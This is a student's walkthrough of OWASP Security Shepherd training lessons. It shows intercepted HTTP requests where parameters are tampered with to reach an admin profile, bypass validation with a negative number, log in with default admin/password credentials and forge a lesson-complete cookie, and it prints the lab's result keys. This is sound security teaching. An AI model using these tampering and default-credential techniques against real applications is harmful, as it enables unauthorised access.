Sri Lanka Institute of Information Technology

Pentesting and Offensive Security

Owasp Security Shepherd


P.M.G.B.Panamaldeniya

IT13026912

Field Training

- **Insecure Direct Object References**


In this level we have catch the parameter which is wrong and we have to change it to get the administrator profile. This level is bit tricky but easy when you identify the error. I have used burpsuite for this taks.




The result key to complete this lesson is stored in the administrators profile.

User: Guest


Age:	22
Address:	54 Kevin Street, Dublin
Email:	guestAccount@securityShepherd.com
Private Message:	No Private Message Set



```
POST /lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100 HTTP/1.1
Host: 192.168.172.139
Connection: close
Content-Length: 14
Accept: */*
Origin: https://192.168.172.139
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.111 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.172.139/lessons/fdb94122d0f032821019c7edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=64282C89CA7DFCE4C282E9DBA2AE643E; token=-30863944420462409681089173079572919678;
JSESSIONID3="TF30DzjZTzbz+ByhmlGw+w=="

username=guest
```




```
username=admin
```



User: Admin

Age:	43
Address:	12 Bolton Street, Dublin
Email:	administratorAccount@securityShepherd.com
Private Message:	Result Key: bFreUT9pd6KskKx1snZeyTrxkEOszb3JYo mWy+veNzWVVdXJv0LzKaNfu2qGl7oryqi




Submit Result Key Here...

Haven't You Done This Already?

Our records say you have already completed this module! Go try another one!

- **Poor Data Validation**

In this level it’s really easy. We have to understand the question well and the come up with the solution. The validation for the text field is only checked from the page. The server will accept a negative number. I have added a negative no to post parameter using burpsuite.




What is Poor Data Validation?

Poor Data Validation occurs when an application does not validate submitted data correctly or sufficiently. Poor Data Validation application issues are generally low severity, they are more likely to be coupled with other security risks to i ncrease their impact. If all data submitted to an application is validated correctly, security risks are significantly more difficult to exploit.


Attackers can take advantage of poor data validation to perform business logic attacks or cause server errors.

When data is submitted to a web application, it should ensure that the data is strongly typed, has correct syntax, is wi thin length boundaries, contains only permitted characters and within range boundaries. The data validation process s hould ideally be performed on the client side and again on the server side.

To get the result key to this lesson, you must bypass the validation in the following function and submit a negative nu mber.




```
POST /lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f HTTP/1.1
Host: 192.168.172.139
Connection: close
Content-Length: 14
Accept: */*
Origin: https://192.168.172.139
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.111 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.172.139/lessons/4d8d50a458ca5f1f7e2506dd5557ae1f7da21282795d0ed86c55fefe41eb874f.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=64282C89CA7DFCE4C282E9DBA2AE643E; token=-30863944420462409681089173079572919678;
JSESSIONID3="TF30DzjZTzbz+ByhmlGw+w=="

userdata=12345
```



Validation Bypassed

You defeated the lesson validation. Result Key:

```
ULAa3a6MbWM9kLdw+gKoWgCsqnoGptInKhculYKOiwEMxXJlyawF5tWuC3+EGbKRFryEtX/e
c2CMBHuBQAdZipJ7Zxu5lEQ0gwJWTPMya9RN8QGG2d1BJ80lY5QrLrTsyecAQOkzmR6ycJ5
```




Solution Submission Success

Poor Data Validation completed! Congratulations.

- **Security Misconfiguration**

This is a very easy level. We just have to provide the default user name and the password. Default status haven't been changed.



Security Misconfiguration


Security misconfiguration can happen in any part of an application, from the database server, third-party libraries to custom code settings. A security misconfiguration is any configuration which can be exploited by an attacker to perform any action they should not be able to. The impact of these issues vary from which configuration is being exploited.

Attackers can exploit security misconfiguration by logging in with default log in credentials to the application, the operating system or any of the public services it is running (Such as Database or Samba services) to gain unauthorized access to or knowledge of the system. Attackers can also exploit bad security configurations through unpatched flaws, unprotected files and directories to gain unauthorized access to or knowledge of the system.


Developers and system administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, misconfigurations, use of default accounts or unnecessary services. A process should be implemented for keeping all software up to date, with patches occurring in a timely manner to each deployed environment.

To get the result key to this lesson, you must sign in with the default admin credentials which were never removed or updated.

User Name: admin
Password:



```
POST /lessons/fe04648f43cdf2d523ecf1675flade2cde04a7a2e9a7f1a80dbb6dc9f717c833 HTTP/1.1
Host: 192.168.172.139
Connection: close
Content-Length: 32
Accept: */*
Origin: https://192.168.172.139
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.111 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://192.168.172.139/lessons/fe04648f43cdf2d523ecf1675flade2cde04a7a2e9a7f1a80dbb6dc9f717c833.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: JSESSIONID=64282C89CA7DFCE4C282E9DBA2AE643E; token=-30863944420462409681089173079572919678;
JSESSIONID3="TF30DzjZTzbz+Byhm1Gw+w=="

userName=admin&userPass=password
```



Authentication Successful

You have successfully signed in with the default sign in details for this applicaiton. You should always change default passwords and avoid default administration usernames.

Result Key:


```
vmtWCxQ4af6iqLPuCROkO3xwAZN2/uOui3FRH2C4rRJGEDNyrJyJ5Rv9GXKIXsYFJ4qeUV7q
0IaHKUzSnYW6ffzmwi6MFiBGmy2yf/Lpb/9l2h57YteyXquIGDpj/0lJB8FHe+3vYnU4BcNRNst6d
```

Solution Submission Success

Security Misconfiguration completed! Congratulations.

- **Broken Session Management**

In this level we have to trick the server by just changing the status non complete to complete. I have changed the status non complete to complete and forwarded request using burpsuite.



What is Broken Authentication and Session Management?


Attacks against an application's authentication and session management can be performed using security risks that ot her vulnerabilities present. For example, any application's session management can be overcome when a Cross Site Scripting vulnerability is used to steal user session tokens. This topic is more about flaws that exist in the application s authentication and session management schema.

Broken authentication and session management flaws are commonly found in functionalities such as logout, password management, secret question and account update. An attack can potentially abuse these functions to modify other us ers credentials by guessing their secret question or through parameter abuse. Finding such flaws can sometimes be di fficult, as each implementation is unique.


The following scenarios are vulnerable to these security risks;
1) User credentials are stored with insufficient cryptographic levels.
2) User credentials can be guessed or changed through poor account management.
3) Session identifiers are exposed in the URL.
4) The application does not use sufficient transport protection (Such as HTTPs or sFTP).
5) Session parameters can be manually changed by the user through application functionality.

Session parameters can be manually changed by the user through application functionality.

This lesson implements bad session management. Investigate the following function to see if you trick the server into thinking you have already completed this lesson to retrieve the result key.



```
POST /lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806 HTTP/1.1
Host: 192.168.172.139
Connection: close
Content-Length: 0
Accept: */*
Origin: https://192.168.172.139
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.111 Safari/537.36
Referer: https://192.168.172.139/lessons/b8c19efd1a7cc64301f239f9b9a7a32410a0808138bbefc98986030f9ea83806.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8
Cookie: lessonComplete=lessonNotComplete; JSESSIONID=64282C89CA7DFCE4C282E9DBA2AE643E; token=-30863944420462409681089173079572919678;
JSESSIONID3="TF30DzjZTzbz+Byhm1Gw+w=="
```




Solution Submission Success

Broken Session Management completed! Congratulations.

- **Failure To Restrict URL Access**


Server says only the administrators know about the page. So I went through the burpsuite and when browsing through the target tab I saw the link under the admin section. Pasting that link in the URL bar gave me the secret key to proceed to the next level.

